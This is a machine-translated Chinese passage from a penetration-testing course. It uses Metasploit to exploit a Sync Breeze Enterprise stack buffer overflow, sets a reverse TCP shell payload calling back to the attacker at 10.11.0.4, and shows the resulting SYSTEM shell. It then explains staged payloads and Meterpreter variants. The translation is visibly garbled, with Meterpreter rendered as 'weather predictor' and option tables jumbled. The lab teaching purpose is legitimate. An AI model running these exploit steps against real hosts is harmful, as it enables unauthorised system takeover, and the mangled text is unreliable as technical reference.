模块:漏洞 windowshttpsyncbreeze_bof 平台:windows
拱门:
特权:是的
许可证:Metasploit 框架许可证(BSD)
排名:很好
披露日期:2017-03-15

提供者:
丹尼尔·特谢拉
安德鲁·史密斯
Owais Mehtab
米尔顿·巴伦西亚

可用目标:
身份证名称
- -
自动的
同步微风企业版 9.4.28
同步微风企业版 10.0.28
同步微风企业版 10.1.16

基本选项:
名称当前设置必需描述
- - - -
无代理格式类型的代理链:主机:端口[，类型:主机
是的，目标地址
目标端口(传输控制协议)
SSL 假否为传出连接协商 SSLTLS
```

```
VHOST 无 HTTP 服务器虚拟主机

有效载荷信息:
空间:500
避免:6 个字符

描述:
此模块利用 Sync Breeze Enterprise v9.4.28、v10.0.28 和 v10.1.16 的 web 界面中基于堆栈的缓冲区溢出漏洞，该漏洞是由发送到内置 web 服务器的 HTTP GET 和 POST 请求中的请求边界检查不当引起的。该模块已在 Windows 7 SP1 x86 上成功测试。
```

清单 757 - 同步微风利用模块信息

根据模块描述和可用目标，事实上，这似乎是与我们在 Windows 10 实验室机器上的目标相匹配的漏洞。利用模块需要有效载荷规格。如果我们不设置这个，模块将选择一个默认的有效载荷。默认的负载可能不是我们想要的或期望的，所以最好明确地设置我们的选项，以保持对利用过程的严格控制。

为了检索与当前选择的漏洞利用模块兼容的所有有效负载的列表，我们运行如列表 758 所示的 show 有效负载。

```
msf5 >使用漏洞/windows/http/syncbreeze_bof

msf5 漏洞(windows/http/syncbreeze_bof)>显示有效负载

兼容的有效载荷
==========

名称等级描述
- - -
.......... windows/shell_bind_tcp 普通 windows 命令 shell，Bind TCP Inli
windows/shell _ Hidden _ Bind _ TCP 普通 windows 命令 Shell，Hidden Bind T Windows/Shell _
Reverse _ TCP 普通 Windows 命令 Shell，Reverse TCP I windows/speak_pwned 普通 Windows 语音
API -说"你得到了 Pw Windows/upexec/Bind _ Hidden _ ipknock _ TCP 普通 Windows 上传/执行，
Hidden Bind..........
```

清单 758 - 所有适用有效载荷的截断输出

例如，我们可以用 set payload 指定一个标准的反向 shell 有效负载(windows/shell_reverse_tcp)，并用 show options 列出选项:

```
msf5 漏洞(windowshttpsyncbreeze_bof)>设置有效负载 windowsshell_reverse_tcp 有效负载=>
windowsshellreverse_tcp

msf5 漏洞(windowshttpsyncbreeze_bof)>显示选项
模块选项(exploitwindowshttpsync breeze _ BOF):

名称当前设置必需描述
- - - -
没有代理格式的代理链类型:主机:端口[，类型:是目标地址
```

```
目标端口(传输控制协议)
SSL 假否为传出连接协商 SSL/TLS
VHOST 无 HTTP 服务器虚拟主机



有效负载选项(windows/shell_reverse_tcp):

名称当前设置必需描述
- - - -
退出线程是退出技术(接受: '', seh，线程，专业
是的，监听地址
是监听端口



利用目标:

身份证名称
- -
0 自动
```

清单 759 -选择有效载荷

有效负载设置下的“攻击目标”部分列出了易受此攻击的操作系统或软件版本。在像 Syncbreeze 中发现的普通堆栈溢出的情况下，这些设置本质上等同于适用于受影响软件的不同操作系统版本或环境的不同返回地址。在这个漏洞利用模块中，我们的 SyncBreeze 版本的单个静态返回地址将适用于多个版本的 Windows。在其他利用中，我们通常需要设置目标(使用 set target)来匹配我们正在利用的环境。

通过为我们的漏洞设置反向外壳有效负载，Metasploit 自动添加了一些新的“有效负载选项”，包括 LHOST(监听主机)和 LPORT(监听端口)，它们对应于反向外壳将连接到的主机 IP 地址和端口。请注意，LPORT 被设置为默认值 4444，对于我们的目的来说这很好。我们继续，设置 LHOST 和 RHOST 分别定义我们的攻击主机和目标主机。

```
msf5 漏洞(windows/http/syncbreeze_bof)>设置 LHOST 10.11.0.4。
LHOST => 10.11.0.4。

msf5 漏洞(windows/http/syncbreeze_bof)>设置 RHOST 10.11.0.22
RHOST => 10.11.0.22
```

清单 760 -配置所需的参数

在将 LHOST 设置为我们的 Kali IP 地址并将 RHOST 设置为 Windows 主机 IP 地址后，我们可以使用检查来验证目标主机和应用程序是否有漏洞。请注意，只有当目标应用程序公开某种横幅或其他可识别的数据时，该检查才会起作用。

```
msf5 漏洞(windows/http/syncbreeze_bof)>检查[*]
10.11.0.22:80 -目标似乎易受攻击。
```

清单 761 -检查目标是否易受攻击

确认目标易受攻击后，现在剩下的就是使用如下所示的漏洞利用命令运行漏洞利用。

```
msf5 漏洞(windows/http/syncbreeze_bof)>漏洞
[*]10 . 11 . 0 . 4:4444 启动反向 TCP 处理程序
[*]自动检测目标...
[*]目标是 10.0.28
[*]发送请求...
[*]命令外壳会话 1 已打开(10 . 11 . 0 . 4:4444--> 10 . 11 . 0 . 22:50195)

微软 Windows[10 . 0 . 16299 . 248 版]
2017 年微软公司。保留所有权利。

c:\ Windows \ system32 > whoami whoami
nt 授权\系统
```

清单 762 - 执行漏洞利用

请注意，当我们执行该漏洞时，Metasploit 会自动创建一个负载侦听器，从而消除对 Netcat 的需求。执行完成后，会创建一个会话，并为我们提供反向外壳。

22.2.1.1 运动

1。 使用现有的 Metasploit 模块利用 SyncBreeze。

22.3 Metasploit 有效负载

到目前为止，我们只利用了 windows/shell_reverse_tcp，一个简单而独立的反向 shell。Metasploit 包含除基本外壳之外的许多其他类型的有效载荷。现在让我们来看看其中的一些。

22.3.1 分级与非分级有效负载

在进入特定的 shellcode 功能之前，我们必须讨论分级和非分级 shellcode 之间的区别，正如对这两个有效负载的描述所证明的:

```
windows/shell_reverse_tcp -连接回攻击者并生成命令 shell windows/shell/reverse _ TCP-连接回攻击者，生成 cmd shell(分阶段)
```

清单 763 - 分级与非分级有效负载的语法

这些有效载荷之间的区别很微妙，但很重要。一个未分级的有效负载随漏洞一起被完整发送。相比之下，分段有效载荷通常分两部分发送。第一部分包含一个小的主负载，它使受害机器连接回攻击者，传输一个包含外壳代码剩余部分的较大的辅助负载，然后执行它。

有几种情况下，我们更喜欢使用分阶段的 shellcode，而不是非分阶段的。如果我们正在利用的漏洞没有足够的缓冲空间来容纳完整的有效负载，分段有效负载可能是合适的。由于分段有效载荷的第一部分通常小于全部有效载荷，这些较小的初始有效载荷可能会在空间受限的情况下帮助我们。此外，我们需要记住，反病毒软件通常会检测到漏洞中嵌入的外壳代码。通过用分段的有效载荷替换代码，我们删除了外壳代码的大部分恶意部分，这可能会增加我们成功的机会。漏洞利用执行初始阶段后，剩余的有效负载将被检索并直接注入受害机器的内存。

请注意，在 Metasploit 中，“/”字符用于表示负载是否已转移，因此“shell_reverse_tcp”不会转移，而“shell/reverse_tcp”会转移。

22.3.2 计量仪有效载荷

正如 Metasploit 网站上所描述的，Meterpreter 是一个多功能的负载，可以在运行时动态扩展。实际上，这意味着 Meterpreter 外壳比常规命令外壳提供更多的特性和功能，提供文件传输、键盘记录和各种其他与受害者机器交互的方法等功能。这些工具在开发后阶段特别有用。由于 Meterpreter 的灵活性和能力，它是最受欢迎和最常用的 Metasploit 有效负载。

对“meterpreter”关键字的搜索会返回一长串结果，但将搜索范围缩小到有效负载类别会显示多种操作系统和架构的 meterpreter 版本，包括 Windows、Linux、Android、苹果 iOS、FreeBSD 和苹果 OS X/macOS。

```
msf5 >搜索计量器类型:有效负载

匹配模块
================

#名称描述
- - -
1    有效载荷/android/meter preter/reverse _ http Android meter preter，Android
2    有效载荷/android/meter preter/reverse _ https Android meter preter，Android
3    有效载荷/android/meter preter/reverse _ TCP Android meter preter，Android
4    有效载荷/Android/meter preter _ reverse _ http Android meter preter Shell，R
5    有效载荷/安卓/meterpreter_reverse_https 安卓 Meterpreter Shell，R
6    有效载荷/安卓/meterpreter_reverse_tcp 安卓 Meterpreter Shell，R
7    有效载荷/Apple _ IOs/aarch 64/meter preter _ reverse _ http Apple _ IOs meter
     preter，雷佛
8    有效载荷/Apple _ IOs/aarch 64/meter preter _ reverse _ https Apple _ IOs meter
     preter，雷佛
9    有效载荷/Apple _ IOs/aarch 64/meter preter _ reverse _ TCP Apple _ IOs meter
     preter，雷佛
10   有效载荷/苹果_ IOs/arm le/meter preter _ reverse _ http Apple _ IOs meter preter,
     雷佛...
```

清单 764 -搜索气象预测器有效载荷

有许多基于特定编程语言(Python、PHP、Java)、协议和传输(UDP、HTTPS、IPv6 等)以及其他各种规范(32 位对 64 位、分级对非分级等)的 Meterpreter 版本。

例如，下面显示了一小部分视窗反向计量仪有效载荷:

```
有效载荷/窗口/计量器/反向_udp 正常反向 UDP Stager 带 UUID Sup 有效载荷/窗口/计量器/反向_http 正常窗口反向 HTTP Stager 有效载荷/窗口/计量器/反向_https 正常窗口反向 HTTPS Stager 有效载荷/窗口/计量器/反向_ipv6_tcp 正常反向 TCP Stager (IPv6)有效载荷/窗口/计量器/反向_tcp 正常反向 TCP Stager
```

清单 765 - Meterpreter 反向协议版本